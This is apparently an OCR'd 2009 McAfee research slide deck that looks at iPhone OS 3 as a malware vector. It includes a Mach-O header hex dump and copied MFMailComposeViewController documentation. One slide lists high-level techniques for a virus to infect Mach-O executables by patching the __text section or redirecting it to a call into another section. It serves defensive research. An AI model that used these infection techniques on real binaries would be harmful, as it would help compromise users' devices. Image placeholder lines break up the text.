McAfee

iPhone v3 Malware Vector


Marius van Oers

McAfee Avert


© 2009 McAfee, Inc.


iPhone Apps

ZiPhone




McAfee
Protect what you value.






McAfee
Protect what you value.


iTunes App Store



Sync Apps - iTunes




iPhone SDK - Hello World




McAfee
Protect what you value.

iPhone Simulator




McAfee
Protect what you value.

Output Binary



..\demo code\001\helloworld\build\Debug-iphonesimulator\HelloWorld.app\
HelloWorld (24.208 bytes)




McAfee
Protect what you value.

Mach Header


HelloWorld

```
00000000  CE FA ED FE 07 00 00 00  03 00 00 00 02 00 00 00  Îúíþ............
00000010  11 00 00 00 C4 09 00 00  85 00 00 00 01 00 00 00  ....Ä...….......
00000020  38 00 00 00 5F 5F 50 41  47 45 5A 45 52 4F 00 00  8...__PAGEZERO..
00000030  00 00 00 00 00 00 00 00  00 10 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 01 00 00 00  C0 00 00 00 5F 5F 54 45  ........À...__TE
00000060  58 54 00 00 00 00 00 00  00 00 00 00 00 10 00 00  XT..............
00000070  00 20 00 00 00 00 00 00  00 20 00 00 07 00 00 00  . ....... ......
00000080  05 00 00 00 02 00 00 00  00 00 00 00 5F 5F 74 65  ............__te
00000090  78 74 00 00 00 00 00 00  00 00 00 00 5F 5F 54 45  xt..........__TE
000000A0  58 54 00 00 00 00 00 00  00 00 00 00 FC 21 00 00  XT..........ü!..
000000B0  86 06 00 00 FC 11 00 00  02 00 00 00 00 00 00 00  †...ü...........
000000C0  00 00 00 00 00 04 00 80  00 00 00 00 00 00 00 00  ........€.......
000000D0  5F 5F 63 73 74 72 69 6E  67 00 00 00 00 00 00 00  __cstring.......
000000E0  5F 5F 54 45 58 54 00 00  00 00 00 00 00 00 00 00  __TEXT..........
000000F0  84 28 00 00 79 07 00 00  84 18 00 00 02 00 00 00  „(..y...„.......
00000100  00 00 00 00 00 00 00 00  02 00 00 00 00 00 00 00  ................
```

magic : FEEDFACE - Mach-O file
cputype : 7 Intel
cpusubtype : 3
filetype : 2 EXECUTABLE
ncmds : 11
sizeofcmds : 9C4
flags : 85



iPhone Simulator-i386 <--> Device-ARMv6
No Universal Binary Intel-PPC|ARM




Random example code - Section File Areas in the __TEXT and __DATA segments.

McAfee
Protect what you value.

Possible Virus Techniques for OSX Mach-O Files

- No EP in Mach Header
- Change the immediate bytes at the start or the end of the executable code itself in the __text section
- Or by putting a call instruction in these to another section where the real virus bytes reside.



iPhone E-mail


- iPhone OS v3 works with MobileMe, Yahoo! Mail, Gmail, Hotmail, AOL, most IMAP or POP mail systems, MS-Exchange (ActiveSync).

McAfee
Protect what you value.


- With the iPhone OS v3.0 it is possible to
- create rich HTML E-mail messages, setting the Subject,
- the TO/CC/BCC recipients and include file attachments.

- Images appear inline with text.

- See email attachments like MS-Office documents or PDFs in their original format.



- MFMailComposeViewController class – “display a standard email view inside your application and populate the fields of that view with initial values, such as the subject, email recipients, body text, and attachments”.



McAfee
Protect what you value.

- setToRecipients:

- Sets the initial recipients to include in the email's "To" field.
- - (void)setToRecipients:(NSArray*)toRecipients
- Parameters
- toRecipients
  - An array of NSString objects, each of which contains the email address of a single recipient.
- Discussion
- This method replaces the previous recipients with the new ones listed in the toRecipients parameter. This method does not filter out duplicate email addresses, so if duplicates are present, multiple copies of the email message may be sent to the same address.
- You should call this method before you display the mail composition interface only. Do not call it after presenting the interface to the user.
- Availability
- Available in iPhone OS 3.0 and later.
- Related Sample Code
- MailComposer
- Declared In
- MFMailComposeViewController.h

McAfee

Protect what you value.

- setBccRecipients: (similar setCcRecipients:)

- Sets the initial recipients to include in the email's "Bcc" field.
- - (void)setBccRecipients:(NSArray*)bccRecipients
- Parameters
- bccRecipients
  - An array of NSString objects, each of which contains the email address of a single recipient.
- Discussion
- This method replaces the previous blind carbon-copy recipients with the new ones listed in the bccRecipients parameter. This method does not filter out duplicate email addresses, so if duplicates are present, multiple copies of the email message may be sent to the same address.
- You should call this method before you display the mail composition interface only. Do not call it after presenting the interface to the user.
- Availability
- Available in iPhone OS 3.0 and later.
- Related Sample Code
- MailComposer
- Declared In
- MFMailComposeViewController.h

McAfee
Protect what you value.

•setSubject:

•Sets the initial text for the subject line of the email.
•- (void)setSubject:(NSString*)subject
•Parameters
•subject
—The text to display in the subject line.
•Discussion
•This method replaces the previous subject text with the new text. You should call this method before you display the mail composition interface only. Do not call it after presenting the interface to the user.
•Availability
•Available in iPhone OS 3.0 and later.
•Related Sample Code
•MailComposer
•Declared In
•MFMailComposeViewController.h

- setMessageBody:isHTML:

- Sets the initial body text to include in the email.
- - (void)setMessageBody:(NSString*)body isHTML:(BOOL)isHTML
- Parameters
- body
  - The initial body text of the message. The text is interpreted as either plain text or HTML depending on the value of the isHTML parameter.
- isHTML
  - Specify YES if the body parameter contains HTML content or specify NO if it contains plain text.
- Discussion
- This method replaces the previous body content with the new content. If the user has a signature file, the body content is inserted immediately before the signature. If you want to include images with your content, you must attach the images separately using the addAttachmentData:mimeType:fileName: method.
- You should call this method before you display the mail composition interface only. Do not call it after presenting the interface to the user.
- Availability
- Available in iPhone OS 3.0 and later.
- Related Sample Code
- MailComposer
- Declared In
- MFMailComposeViewController.h

McAfee

Protect what you value.

